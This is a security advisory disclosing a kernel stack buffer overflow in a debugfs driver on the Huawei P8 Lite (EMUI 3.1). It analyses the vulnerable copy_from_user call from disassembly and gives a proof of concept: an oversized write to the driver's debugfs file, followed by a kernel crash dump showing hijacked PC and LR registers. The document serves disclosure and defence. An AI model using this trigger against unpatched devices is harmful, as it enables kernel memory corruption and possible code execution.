SSD Advisory – Huawei P8 wkupccpu debugfs Kernel Buffer Overflow

blogs.securiteam.com/index.php/archives/3580

Vulnerability Summary
The following advisory describes a buffer overflow found in Huawei P8 Lite ALE-21 HI621sft, operating system versions EMUI 3.1 – wkupccpu debugfs driver.

Huawei Technologies Co. Ltd. is "a multinational networking and telecommunications equipment and services company, it is the largest telecommunications equipment manufacturer in the world and the second largest smartphone manufacturer in the world"

Credit
A security researcher from, TRUEL IT, has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program


Vendor response
Huawei confirmed that the vulnerability is not present on their most current version (with EMUI 4.0 or later), the only affected version is 3.1 and prior, it is recommended that all customers of Huawei upgrade to the latest version of their OS.

Vulnerability details
The vulnerability allows an attacker with root privileges in an unprivileged SELinux domain to execute arbitrary code in the kernel context.

The vulnerable code can be found in the wkupccpu debugfs driver.

File Kernel Binary Image – function pwrctrl_debug_init() @ 0xf9c714:

The instructions at offset 0xf9c78c and 0xf9c7b8 in the pwrctrl_debug_init function are the one responsible of registering the debugfs directory and file in the filesystem, which is then mounted within the /sys/kernel/debug/ system directory




The driver implements the write handler in its wkupccpu_dbgfs_write function:

It is good to have in mind the signature of a typical write implementation, which is:

```
1    ssize_t (*write) (struct file *, const char *, size_t, loff_t *);
```

The first basic block shown above prepares the stack and reserves 0xb0 (176) bytes for the local variables: register X1 will contain the pointer to const char * argument buffer provided by the user.

Lines from offset 0x666208 to 0x666218 are the one responsible to check if the pointer to const char * argument provided by the user and its size provided as the size_t argument can cause an arithmetic overflow.



In case of arithmetic overflow, the flow will be redirected to the basic block at offset 0x666234 and the vulnerability will not be triggered; otherwise, the execution will proceed to basic block at offset 0x666220, which contains the vulnerable copy_from_user call.

The following is the state of the registers when this call is reached:

- X0 will hold the pointer to the destination buffer: the analysis highlights that the buffer is 0x8b (128) bytes longs and resides locally to the function
- X1 will hold the pointer to the source buffer, which resides in user space and is usersupplied
- X2 register will hold the number of bytes to copy, which is determined by the size ofthe buffer pointed by X1

Since we control the value of X2 register, we can provide a buffer wider than 128 bytes, causing an out-of-bounds write on the stack that could lead to memory corruption.

Proof of Concept

In order to exploit this vulnerability, the attacker is required to gain root privileges within any SELinux domain present in the device.

Looking at the SELinux policy extracted from the device, it is possible to note that debugfs SELinux context can be reached from the following domain:

```
$ sesearch --allow -t debugfs -c file -p write sepolicy
allow domain debugfs:file { append open write };
allow unconfineddomain debugfs:file { append audit_access create getattr ioctl link lock
mounton open quotaon read relabelfrom rename setattr swapon unlink write };
```

The root privileges are necessary because of the following DAC permissions:

```
root@hi6210sft:/ # cd /sys/kernel/debug
root@hi6210sft:/sys/kernel/debug # cd wkupccpu_dbgfs/
root@hi6210sft:/sys/kernel/debug/wkupccpu_dbgfs # ls -laZ
-rw-r--r-- root root u:object_r:debugfs:s0 wkupccpu
```

The vulnerability can be triggered by writing more than 128 bytes inside */sys/kernel/debug/wkupccpu_dbgfs/wkupccpu*:

```
root@hi6210sft:/ # echo 0 > /proc/sys/kernel/panic_on_oops
root@hi6210sft:/ # echo
“AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA” > /sys/kernel/debug/wkupccpu_dbgfs/wkupccpu
root@hi6210sft:/ # dmesg
[...]
<3>[ 8202.458918s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]pwrctrl_debug [wkupccpu
DEBUGFS] cmd error
<0>[ 8202.459040s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]Internal error: : 8a000000
[#4] PREEMPT SMP
<4>[ 8202.459101s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]Modules linked in:
<4>[ 8202.459223s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]CPU: 1 PID: 17709 Comm: tmpmksh
Tainted: G D 3.10.61-g4ece278 #2
<4>[ 8202.459315s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]task: ffffffc010882b00 ti:
ffffffc00316c000 task.ti: ffffffc00316c000
<4>[ 8202.459406s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]PC is at 0x41414141414141
<4>[ 8202.459467s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]LR is at 0x4141414141414141
<4>[ 8202.459528s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]pc : [<0041414141414141>] lr
: [<4141414141414141>] pstate: 60000145
<4>[ 8202.459589s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]sp : ffffffc00316fe80
<4>[ 8202.459650s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x29: 4141414141414141 x28:
ffffffc00316c000
<4>[ 8202.459742s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x27: ffffffc0012be000 x26:
0000000000000040
<4>[ 8202.459833s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x25: 0000000000000116 x24:
0000000000000015
<4>[ 8202.459925s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x23: 4141414141414141 x22:
4141414141414141
<4>[ 8202.460017s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x21: 4141414141414141 x20:
4141414141414141
<4>[ 8202.460108s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x19: 4141414141414141 x18:
0000000000000001
<4>[ 8202.460200s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x17: 00000000000001f8 x16:
00000000000001ec
<4>[ 8202.460261s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x15: 00000000000007e0 x14:
7277705d68736b6d
<4>[ 8202.460352s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x13: 2d706d742c317570 x12:
```

```
632c39303737313a
<4>[ 8202.460444s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x11: 6469705b5d33343a x10:
37313a3531203731
<4>[ 8202.460535s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x9 : 3a30313a37313032 x8 :
6d63205d53464755
<4>[ 8202.460627s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x7 : 4245442075706363 x6 :
00000000000127b3
<4>[ 8202.460719s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x5 : 000000000000ca21 x4 :
ffffffc0011a91c0
<4>[ 8202.460810s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x3 : 0000000000000001 x2 :
ffffffc07609db80
<4>[ 8202.460902s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]x1 : ffffffc07609db80 x0 :
ffffffffffffffea
<4>[ 8202.461024s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]
<4>[ 8202.461024s]SP: 0xffffffc00316fe00:
<4>[ 8202.461085s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe00 41414141 41414141
41414141 41414141 41414141 41414141 41414141 41414141
<4>[ 8202.461268s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe20 00000015 00000000
00000116 00000000 00000040 00000000 012be000 ffffffc0
<4>[ 8202.461421s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe40 0316c000 ffffffc0
41414141 41414141 41414141 41414141 0316fe80 ffffffc0
<4>[ 8202.461604s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe60 41414141 00414141
60000145 00000000 41414141 41414141 00004000 ffffff80
<4>[ 8202.461787s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fe80 ca41e3c0 0000007f
000843ac ffffffc0 00000000 00000000 000000c9 00000000
<4>[ 8202.461970s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fea0 ffffffff ffffffff
94c55204 0000007f 9a260cc0 00000055 000000c9 00000000
<4>[ 8202.462153s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fec0 ffffffff ffffffff
00000000 00000000 00000001 00000000 9a265678 00000055
<4>[ 8202.462336s][2017:10:17 15:17:43][pid:17709,cpu1,tmp-mksh]fee0 000000c9 00000000
9a265740 00000055 94c97e18 0000007f 9a265778 00000055
[...]
```

This results in a full control over the Program Counter (PC) register and the Link Register (LR), whichcould lead to code execution in the context of the kernel.